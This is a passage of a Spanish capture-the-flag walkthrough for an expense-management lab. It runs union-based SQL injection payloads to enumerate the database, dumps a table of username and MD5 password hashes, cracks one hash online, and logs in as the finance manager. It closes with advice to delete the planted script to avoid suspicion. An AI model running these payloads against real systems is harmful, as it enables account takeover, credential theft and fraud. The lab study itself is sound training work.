


Una vez que tenemos acceso a la cuenta del manager de samuel vamos a la pestaña de **Expense Reports**




Y aceptamos el Informe de Samuel

Ahora vamos a la pestaña de **rennes**




Y en la url podemos intentar realizar inyecciones sql.

```
3' order by 5 -- -
```




no sale error quitando la comilla y con dos columnas no hay error



Ya sabiendo que solo hay dos columnas proseguimos inyectando consultas sql


```
1 union select 1, 2 -- -


1 union select database(),user()-- -
```



Tenemos el nombre de la base de datos **myexpense**

Para ver todas las base de datos podemos modificar la instruccion de la siguiente manera:


```
1 union select schema_name, database() from information_schema.schemata --
-
```



Tenemos todas las bases de datos **myexpense, information_schema, mysql y perfomance_schema**


Para ver las tablas de la base de datos de **myexpense**

```
1 union select table_name, database() from information_schema.tables where
table_schema='myexpense' -- -
```




Tenemos la tabla user por el cual enumeramos las columnas

```
1 union select column_name, database() from information_schema.columns
where table_schema='myexpense' and table_name='user' -- -
```



Ahora solo toca ver el contenido de la tabla con filtro de campo de username, password y role

```
1 union select 1, group_concat(username, 0x3a, password) from user -- -
```



Damos control U para copiar el codigo y con la inteligencia artificial formateamos los datos


```
afoulon:124922b5d61dd31177ec83719ef8110a
pbaudouin:64202ddd5fdea4cc5c2f856efef36e1a
rlefrancois:ef0dafa5f531b54bf1f09592df1cd110
mriviere:d0eeb03c6cc5f98a3ca293c1cbf073fc
mnguyen:f7111a83d50584e3f91d85c3db710708
pgervais:2ba907839d9b2d94be46aa27cec150e5
placombe:04d1634c2bfffa62386da699bb79f191
triou:6c26031f0e0859a5716a27d2902585c7
broy:b2d2e1b2e6f4e3d5fe0ae80898f5db27
brenaud:2204079caddd265cedb20d661e35ddc9
slamotte:21989af1d818ad73741dfdbef642b28f
nthomas:a085d095e552db5d0ea9c455b4e99a30
vhoffmann:ba79ca77fe7b216c3e32b37824a20ef3
rmasson:ebfc0985501fee33b9ff2f2734011882
angel:ab1dbd386662b62477b62087a389256a
```

Ahora crackearemos la contraseña de pbaudouin:64202ddd5fdea4cc5c2f856efef36e1a ya que es el asesor o gerente financiero y lo haremos en la pagina web hashes.com


Resultado: 64202ddd5fdea4cc5c2f856efef36e1a:HackMe:MD5

Credenciales: pbaudouin:HackMe


Y tenemos acceso al asesor financiero




Ahora nos vamos a la pestaña de **Expense Reports**



Aceptamos el pago del reporte de Samuel.



Ahora para finalizar el ejercicio solo se conecta a la cuenta de Samuel y veras la bandera y la confirmación del pago



Al tener acceso con el gerente financiero podemos borrar el mensaje de Samuel donde colocamos el script para que no hayan sospechas de ataques.